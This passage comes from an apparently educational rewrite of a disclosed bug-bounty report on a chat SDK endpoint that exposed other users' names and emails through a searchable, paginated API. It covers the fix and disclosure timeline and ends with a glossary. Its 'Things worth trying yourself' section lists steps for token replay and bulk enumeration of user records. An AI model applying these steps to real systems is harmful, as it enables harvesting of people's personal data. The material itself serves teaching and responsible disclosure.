                "avatar_url": "http://xxx.cloudfront.net/images/xxx.png",
                "created_at": "2023-11-27T07:52:05.402016Z",
                "email": "[redacted]",
                "extras": {},
                "id": 13481816,
                "name": "[redacted] ",
                "updated_at": "2023-11-27T07:52:05.412048Z",
                "username": "[redacted] "
            }
        ]
    },
    "status": 200
}
metaholds information about the whole result set, not just this page.total_datais 407: that many records match the search forgmail.com.total_pageis 204: with two records per page, that is how many pages there are.usersis the list of records on this page. Each record has anavatar_url(profile picture),created_atandupdated_attimestamps, anid, anextrasobject, and three fields that matter most:email,nameandusername.- The
emailfield is a long opaque string, as in step 6, so it is not directly readable. Butnameandusernameare returned as plain text, and in this sample they are email addresses. The report shows them partly masked withxcharacters. statusis200, so the request succeeded.
The endpoint accepts four parameters, and the report lists what each one does:
| Parameter | Purpose |
|---|---|
limit |
Number of records per page |
page |
Page number |
order_query |
Ordering, for example created_at desc |
query |
Search for specific data, such as a name or email |
Why does this matter so much? Because query lets you search. You can search for a common email domain, get a count of how many records match, and then walk through the pages. The data can be collected in slices, one page at a time, without ever needing to know anyone's details in advance.
Why it worked
The endpoint is provided by default by Company Y, the chat provider. Company X's deployment left it reachable.
The request needed the app-level chat-sdk-app-id header and a chat-sdk-token obtained through the identity flow above. The report does not describe any check that the caller was entitled to list other users. That missing check is what broken access control means: the door is locked, but the key is handed out to everyone.
The report does not describe the server-side code, so it does not say exactly where the check should have been.
What could have gone wrong
- An attacker could fetch 100 users per request for a given query. Based on
total_datain the response, the dataset likely contains millions of users' records. The report notes that such data could be sold on the black market or to other interested parties. - The exposed data could support further attacks, such as social engineering: using real names and email addresses to craft convincing messages that trick people into giving away more, or into clicking something harmful.
The report's own example uses limit=2 and shows two records, with a total_data of 407 for the gmail.com query. The 100-per-request figure is the researcher's stated capability, not a number shown in the sample response.
The fix
Company X removed the route to the endpoint. A route is the mapping between a web address and the code that answers it; remove the mapping and the address stops existing. After the change, the endpoint returned 404 Not Found with "URL not found", and the issue was resolved.
The report also lists the general options:
- If the endpoint is not used, remove the route. That is the simplest solution.
- If the endpoint is needed, add a proper authorisation check, so that only Company X's internal employees can access the data.
The timeline in the report:
- [06/12/2023] Report by email to the Company X security team.
- [06/12/2023] Acknowledgement of receipt.
- [07/12/2023] The vulnerable API endpoint was reported as no longer accessible.
- [15/12/2023] Company X asked for a re-test; bounty discussions were still ongoing.
- [15/12/2023] Re-test confirmed the fix, and permission for public disclosure was requested.
- [22/12/2023] Bounty finalised at US$500 for 2 affected vulnerable API endpoints.
The researcher also notes that Company X acknowledged the report immediately and deployed a fix in production in less than one day. Production means the live system real customers use, as opposed to a test environment.
Things worth trying yourself
These are the patterns from this report, written so that someone starting out can follow them.
- Decompile the mobile app and search for API paths. Run jadx on the APK and look for the classes that build request addresses, as
ChatApi.javadid here. What you are hoping to find is a path on a third-party domain that the web app never calls and that the documentation does not mention. - Replay captured requests against third-party chat domains. Take the
chat-sdk-app-idandchat-sdk-tokenfrom the identity verification response and try listing endpoints such as user lists withlimit,page,order_queryandquery. What you are hoping to see is a 200 response containing other users' records. - Probe the
queryparameter for enumeration. Send a search term matching a common email domain and comparetotal_datawith the number of records returned. A largetotal_datatogether with readablenameorusernamevalues indicates bulk exposure. - Check whether the token is scoped to the caller. Use a token from a fresh account with no special role and request records belonging to other users. What you are hoping to see is data for users unrelated to the caller.
- Test the same pattern on other providers. Chat and support SDKs often ship default endpoints. Check whether the deployment exposes them without an authorisation check, and whether removing the route is feasible.
Glossary
- API: Application Programming Interface; the fixed set of addresses and rules an app uses to ask a server for data or actions.
- Endpoint: one specific address on an API, with its own rules about what it accepts and returns.
- Request: the message sent to a server asking for something or sending data.
- Response: the message a server sends back.
- JSON: a text format for structured data, made of labelled values in braces and brackets.
- HTTP method: the verb of a request, such as
GETto fetch orPOSTto send. - Header: extra labelled information attached to a request or response, such as a content type or a token.
- Query string: the part of a web address after
?, holding settings as name=value pairs separated by&. - Token: a temporary string that proves who you are, used instead of repeating your password.
- Access token: the token that grants access to a user's account in an API.
- Refresh token: a token used to obtain a new access token when the old one expires.
- Bearer token: a token where whoever holds it is treated as the user, sent with the word
Bearerin theAuthorizationheader. - OTP: One-Time Password; a short code sent to a phone to prove ownership of the number.
- Nonce: a random value used once, to make a request fresh and prevent replay.
- JWT: JSON Web Token; a token in a standard encoded format that carries claims about who it is for.
- Identity provider: the system that confirms who a user is and vouches for them to other systems.
- SDK: a ready-made set of code a company adds to its app to use another company's service.
- APK: the installable file format of an Android app.
- Decompiler: a tool that turns compiled code back into a readable programming language.
- jadx: a tool that decompiles Android APK files into Java source.
- Apk Saver: an Android app that copies the APK file of an installed app to storage.
- Burp Proxy: a tool that sits between your device and the internet and records requests and responses.
- Postman: a tool for storing, organising and replaying API requests.
- cURL: a command-line tool and format for sending HTTP requests.
- Network tab: the part of a browser's developer tools that lists every request a page makes.
- Reconnaissance: the information-gathering phase before security testing.
- PII: Personally Identifiable Information; data that can identify a specific person, such as a name, email address or phone number.
- Hash: a scrambled form of data that cannot easily be turned back into the original.
- Access control: the rules deciding who may do what; broken access control means those rules are missing or not enforced.
- Information disclosure: a system giving out information it should have kept private.
- Social engineering: manipulating people into revealing information or taking unsafe actions.
- CVE: a public catalogue entry for a known software vulnerability.
- Bounty: a reward paid by a company for a responsibly reported security problem.
- Production: the live environment that real customers use.
- Route: the mapping between a web address and the code that answers it.
- 404 Not Found: the standard response when a web address does not exist on the server.
- Status 200: the standard response code meaning a request succeeded.



